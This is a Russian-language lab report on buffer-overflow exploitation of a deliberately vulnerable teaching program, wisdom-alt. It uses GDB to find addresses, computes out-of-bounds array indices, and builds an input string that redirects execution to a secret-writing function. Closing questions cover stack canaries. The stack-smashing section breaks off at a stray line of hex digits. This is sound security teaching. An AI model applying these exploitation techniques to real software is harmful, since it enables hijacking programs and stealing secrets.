

Лабораторная работа №2

ПЕРЕПОЛНЕНИЕ БУФЕРА

Цель лабораторной работы

Изучение переполнения буфера, атак, связанных с этой уязвимостью, и методов защиты от этих атак.

Задачи лабораторной работы

В ходе выполнения лабораторной работы необходимо:

- 1) собрать необходимые сведения с помощью просмотра исходного кода уязвимого приложения и с помощью отладчика GDB;
- 2) проанализировать собранные данные, произвести необходимые расчеты;
- 3) проэксплуатировать уязвимость «переполнение буфера» и получить конфиденциальную информацию.

После выполнения лабораторной работы обучающиеся получат следующие основные навыки:

- 1) определение уязвимости «переполнение буфера» в исследуемом приложении;
- 2) работа со специальным программным обеспечением для анализа уязвимых приложений;
- 3) проведение отладки исследуемого приложения;
- 4) моделирование поведения злоумышленника при совершении атаки на приложение, содержащее конфиденциальную информацию (секретный ключ).

Перечень обеспечивающих средств

Изучение переполнения буфера происходит на виртуальной машине Ubuntu 9.04 (машина исследователя).

Задание лабораторной работы

1. Изучить интерфейс уязвимого приложения wisdom-alt.
 - 1.1. Перейти в каталог projects/1 и скомпилировать приложение wisdom-alt. При компиляции необходимо отключить стековую защиту в GCC.
 - 1.2. Запустить приложение wisdom-alt и изучить его возможности.
2. Провести анализ уязвимого приложения wisdom-alt.
 - 2.1. Запустить приложение wisdom-alt.

2.2. Проанализировать, при каких входных данных возникает ошибка сегментации.

2.3. Просмотреть исходный код приложения wisdom-alt и определить уязвимости.

2.4. Указать имена переменных, которые могут содержать переполненный буфер (подсказка: таких переменных две), а также номера строк, на которых может возникнуть переполнение буфера.

3. Проэксплуатировать уязвимость «переполнение буфера», не выделенного в стеке, приложения wisdom-alt.

3.1. Запустить приложение wisdom-alt с помощью shell-скрипта `./runbin.sh`. Этот shell-скрипт позволяет вводить в приложение wisdom-alt данные в двоичном формате. Например, вместо строки «АА» можно ввести «\x41\x41».

3.2. Присоединить отладчик GDB к приложению wisdom-alt.

3.3. С помощью отладчика GDB узнать адрес локальной переменной `buf` функции `main()`.

3.4. Определить адрес глобальной переменной `ptrs`.

3.5. Определить адрес функции `write_secret()`.

3.6. Узнать адрес локальной переменной `r` функции `main()`.

3.7. Используя ранее полученные данные, рассчитать, какие входные данные необходимо передать приложению wisdom-alt для того, чтобы `ptrs[s]` считал содержимое локальной переменной `r` функции `main()` и выполнил функцию `pat_on_back()`.

3.8. Запустить приложение wisdom-alt с помощью shell-скрипта и передать ранее сформированные входные данные. Убедиться в выполнении функции `pat_on_back()`.

3.9. Рассчитать, какие входные данные необходимо передать приложению wisdom-alt для того, чтобы `ptrs[s]` считал содержимое `buf`, начиная с 65-го байта (то есть `buf[64]` и далее).

3.10. Рассчитать, какие входные данные необходимо передать приложению wisdom-alt для того, чтобы `ptrs[s]` считал содержимое `buf`, начиная с 65-го байта, и выполнил функцию `write_secret()`.

Подсказка: входная строка имеет вид
*****\x00AA
AAAAAAAAAAAAAAAAAAAAAAAA\x**\x**\x**\x**.

3.11. Запустить приложение wisdom-alt с помощью shell-скрипта и передать ему в качестве входных данных строку, рассчитанную на

предыдущем шаге. Убедиться в выполнении функции `write_secret()`.


4. Проэксплуатировать уязвимость «переполнение буфера» стека, реализовав атаку срыва стека.

4.1. Рассчитать, какие данные необходимо передать приложению `wisdom-alt` в интерфейсе добавления нового висдома (после ввода «2») для того, чтобы была выполнена функция `write_secret()`. Подсказка: воспользуйтесь командами GDB *backtrace* и *x/[num]xw \$esp*.

4.2. Запустить приложение `wisdom-alt` с помощью shell-скрипта и в интерфейсе добавления нового висдома (после ввода «2») передать ему строку, рассчитанную на предыдущем шаге.

Описание процесса выполнения лабораторной работы

Запустим виртуальную машину и откроем приложение, чтобы ознакомиться с его функционалом.



```
seed@seed-desktop: ~/projects/1
File Edit View Terminal Tabs Help
seed@seed-desktop: ~/projects/1
seed@seed-desktop:~/projects/1$ ls
runbin.sh wisdom-alt wisdom-alt.c
seed@seed-desktop:~/projects/1$ ./wisdom-alt
Hello there
1. Receive wisdom
2. Add wisdom
Selection >1
no wisdom
Hello there
1. Receive wisdom
2. Add wisdom
Selection >
```

Приложение имеет на выбор две функции, при вызове первой пользователь получает строку, которая была добавлена, вторая функция как раз-таки и добавляет данную строку.

```
1. Receive wisdom
2. Add wisdom
Selection >2
Enter some wisdom
Hello World
Hello there
1. Receive wisdom
2. Add wisdom
Selection >1
Hello World
Hello there
1. Receive wisdom
2. Add wisdom
Selection >█
```

Попробуем ввести значение отличное от «1» и «2» и посмотрим, как поведет себя программа.

```
1. Receive wisdom
2. Add wisdom
Selection >3
Segmentation fault
seed@seed-desktop:~/projects/1$ █
```

Запустим приложение wisdom-alt с помощью shell-скрипта и присоединимся к процессу программы с помощью отладчика GDB.

«gdb -p `pgrep wisdom-alt`»

Проанализировав исходный текст приложения, узнаем адреса соответствующих переменных, которые нас заинтересовали: p, ptrs.

```
(gdb) print &ptrs
$1 = (fptr (*)[3]) 0x804a0d4
```

Так как переменная p является локальной в функции main, то нам нужно поставить breakpoint, к примеру, на строке 93, после ее объявления.

```
(gdb) list 90
85     fptr  ptrs[3] = { NULL, get_wisdom, put_wisdom };
86
87     int main(int argc, char *argv[]) {
88
89         while(1) {
90             char  buf[1024] = {0};
91             int r;
92             fptr p = pat_on_back;
93             r = write(outfd, greeting, sizeof(greeting)-sizeof(char));
94             if(r < 0) {
(gdb) breakpoint 93
Undefined command: "breakpoint".  Try "help".
(gdb) break 93
Breakpoint 1 at 0x8048791: file wisdom-alt.c, line 93.
(gdb)
```

Продолжим выполнение приложения командой «cont» и останавливаемся на BP.

```
(gdb) cont
Continuing.

Breakpoint 1, main () at wisdom-alt.c:93
93         r = write(outfd, greeting, sizeof(greeting)-sizeof(char));
(gdb) print &p
$2 = (fptr *) 0xbffff534
(gdb)
```

Локальная переменная p содержит в себе адрес функции pat_on_back, поэтому если приложению передать правильно сформированный запрос, мы должны попасть на данную функцию. Для этого посчитаем, какое значение необходимо передать на вход:

$$\text{Str} = (\&p - \&\text{ptrs}) / 4$$

```
(gdb) print /x (0xbffff534-0x804a0d4)/4
$3 = 0x2dfed518
(gdb) print /d (0xbffff534-0x804a0d4)/4
$4 = 771675416
```

Попробуем проэксплуатировать:

```
seed@seed-desktop:~/projects/1$ ./runbin.sh
Hello there
1. Receive wisdom
2. Add wisdom
Selection >771675416
Achievement unlocked!
Hello there
1. Receive wisdom
2. Add wisdom
Selection >
```

Теперь необходимо согласно заданию рассчитать, какие входные данные требуется передать приложению wisdom-alt для того, чтобы ptrs[s] считал содержимое buf, начиная с 65-го байта (то есть buf[64] и далее).

Для этого рассчитаем адрес buf[64]:

```
(gdb) break 93
Breakpoint 1 at 0x8048791: file wisdom-alt.c, line 93.
(gdb) cont
Continuing.

Breakpoint 1, main () at wisdom-alt.c:93
93         r = write(outfd, greeting, sizeof(greeting)-sizeof(char));
(gdb) print &buf[64]
$1 = 0xbffff170 ""
```

Далее по формуле рассчитаем входное значение:

$$\text{Str} = (\&\text{buf}[64] - \&\text{ptrs}) / 4$$

```
(gdb) print buf[64]
$5 = 0 '\0'
(gdb) print &ptrs
$6 = (fptr *) [3] 0x804a0d4
(gdb) print /d (0xbffff170-0x804a0d4)/4
$7 = 771675175
```

Функция “write_secret” находится по адресу:

```
(gdb) print &write_secret
$8 = (void (*)(void)) 0x8048534 <write_secret>
(gdb) █
```

Теперь мы обладаем всеми необходимыми сведениями, чтобы сформировать строку, после чтения которой, вызовется функция write_secret:

771675175\x00aa
aaa\x34\x85\x04\x08

Далее перейдем к следующей уязвимости в данном приложении- это переполнение стека в функции add_wisdom.

Для удобства представления, запустим данное приложение в Ida, передадим достаточно длинную строку и посмотрим на изменения в стеке.

00015050 70 50 50 75 34 30 33 34 35 36 37 38 39 30 31 32 6 10315070

Контрольные вопросы

1. Что приводит к появлению ошибок в программном обеспечении?
2. Как происходит процесс поиска ошибок в исследуемом приложении?
3. В чем заключается работа механизма защиты «канарейка на стеке»?
4. Какие методы способны усилить действие механизма «канарейка на стеке»?
5. Для чего применяется отладчик GDB?

1. Основные причины ошибок в программном обеспечении:

- невнимательность программистов;
- повторное копирование и использование (copy/paste) фрагмента кода, содержащего ошибку;
- непонимание работы с API;
- использование небезопасных процедур и функций (например, `gets()`);
- использование open-source модулей и кода сторонних приложений;
- применение каких-либо допущений на ввод входных данных (доверенный ввод может стать недоверенным);
- проведение некачественного анализа и тестирования приложения в ходе его разработки или вовсе отсутствие данных этапов в жизненном цикле программного продукта.

2. Процесс поиска ошибок может содержать следующие основные этапы:


- моделирование поведения пользователей исследуемого приложения и злоумышленников, атакующих как само приложение, так и пользовательские системы;
- проведение ручного рецензирования (аудита) кода (code review);
- использование автоматизированных средств для поиска уязвимостей в программном продукте.

Главная цель проведения анализа программного обеспечения — обнаружение уязвимостей проектирования.

3. GCC имеет специальную опцию *-fstack-protector*, включающую стековую защиту (защиту от переполнения буфера). Данная защита заключается в использовании специального механизма «канарейка на стеке» (stack canary).

«Канарейка» — стековый индикатор, некоторое значение, которое заносится в стек перед адресом возврата при вызове функции.

После выполнения тела функции происходит сравнение текущего значения стекового индикатора с первоначальным. Если значения не совпадают, произойдет оповещение о переполнении буфера, и приложение аварийно завершится.



4. Методы, которые могут усилить защиту:

- генерирование случайного значения стекового индикатора при каждом запуске приложения (так злоумышленнику будет невозможно заранее предсказать значение «канарейки»);
- добавление символа конца строки '\0' в середину значения стекового индикатора.

5. GDB (GNU Debugger) — отладчик, работающий на большинстве UNIX-систем, с помощью которого можно осуществлять слежение и контроль за выполнением исследуемого приложения.

Отладчик GDB позволяет узнать информацию о том, как приложение размещено в памяти, изменить внутренние переменные и вызвать необходимые функции в независимости от обычного поведения приложения.

